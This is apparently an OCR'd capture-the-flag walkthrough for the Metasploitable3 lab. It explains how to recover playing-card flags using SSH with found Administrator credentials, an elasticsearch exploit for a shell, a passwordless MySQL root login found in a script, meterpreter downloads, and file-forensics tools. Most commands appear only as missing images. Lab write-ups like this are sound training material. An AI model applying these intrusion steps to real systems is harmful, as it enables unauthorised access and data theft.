
The card, without issues, should look like this:

FLAGS/CARDS


King of Clubs

Ssh'ing into Metasploitbale3 with the Administrator credentials previously found, King of Clubs is found at C:\Windows\System32

Copy the flag to the folder, ~/Metasploitable-Flags:




The file and binwalk commands reveals king_of_clubs.exe to be a Windows PE executable:




Run the executable with the **wine** command. Wine is a free and open sourced compatibility layer to allow application software and computer games developed for Microsoft Windows on Unix-like operating systems. The following commands will allow wine to be configured on Kali linux:

FLAGS/CARDS


Running wine on **kingofclubs.exe** outputs, “Who are you? What is your identity.”



Decompress the UPX Exec file to look at the code:




Run hexump on the compressed file**:**




FLAGS/CARDS

Now, run hexdump searching for the characters found in the **three_of_spades.png**:



Create a python script, **byte_xor.py**, as follows. Run the script with the key 0x0f:




This will create a file named, **kingofclubs.exe.out**. Running binwalk on the file shows a png file located at **0x3E000**. Use **foremost** to extract the file.

Display the captured flag:


FLAGS/CARDS

King of Diamonds

Ssh'ing into Metasploitbale3 with the Administrator credentials previously found, King of Damonds is found at C:\wamp\www\wordpress\wp-cont\uploads\2016\09:




Navigating to the location on a browser reveals the *King oF Damonds* card http://10.0.0.246:8585/wordpress/wp-content/uploads/2016/09/king_of_damonds.png :



FLAGS/CARDS


King of Hearts

From a basic nmap scan it was discovered that there is a webserver running on TCP port 8585. Navigating with a web browser to http://10.0.0.246:8585 it is found to be a wamp server:



Clicking on the “wordpress” link under, “My Projects” will output the first flag, *Catch ‘Em All*. The *King of Hearts* flag can be revealed by clicking the link at the top right hand corner of the page. The flag will be found at the address http://10.0.0.246:8585/wordpress/index.php/king-of-hearts/


.




FLAGS/CARDS

Queen of Hearts

Begin by gaining a shell through elasticsearch exploit:




Now operating from **C:\Program Files\elasticsearch-1.1.1>**




FLAGS/CARDS

Follow the path to **C:\Program Files\wordpress**
Print the contents of **update_ip.ps1**



This shows **mysql** root user with no password:
$cmd =’C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root –password=”” -e “ …

Navigating through a blob of data will be found that looks like base64:



FLAGS/CARDS

From meterpreter **download queen_of_hearts.b64**

```
meterpreter > download queen_of_hearts.b64
[*] Downloading: queen_of_hearts.b64 -> /home/mattro128/queen_of_hearts.b64
[*] Completed  : queen_of_hearts.b64 -> /home/mattro128/queen_of_hearts.b64
```


Pipe the alternate data stream into another file and then transfer to your attacking machine with the command:

cat queen_of_hearts.b64 | base64 -d > queen_of_hearts.bin

Attempt to open the flag with the command:

mv queen_of_hearts.bin queen_of_hearts.png

Unfortunately there appears to be something wrong with the base64 string and the flag appears to be broken:



FLAGS/CARDS

Seven of Spades


Ssh'ing into Metasploitbale3 with the Administrator credentials previously found, Seven of Spades is found at C:\Users\Public\Documents:
Copy the flag to the folder, ~/Metasploitable-Flags:

To extract the flag use pdfimages:


FLAGS/CARDS

Ten of Diamonds

Ssh'ing into Metasploitbale3 with the Administrator credentials previously found, Ten of Diamonds is found at C:\Users\Public\Pictures:
Copy the flag to the folder, ~/Metasploitable-Flags:



Running binwalk reveals the file to be compressed data normally seen in a PNG file; however, there is no header. Running hexdump shows what ten_of_diamonds.png looks like:




FLAGS/CARDS

Run hexeditor on the file:

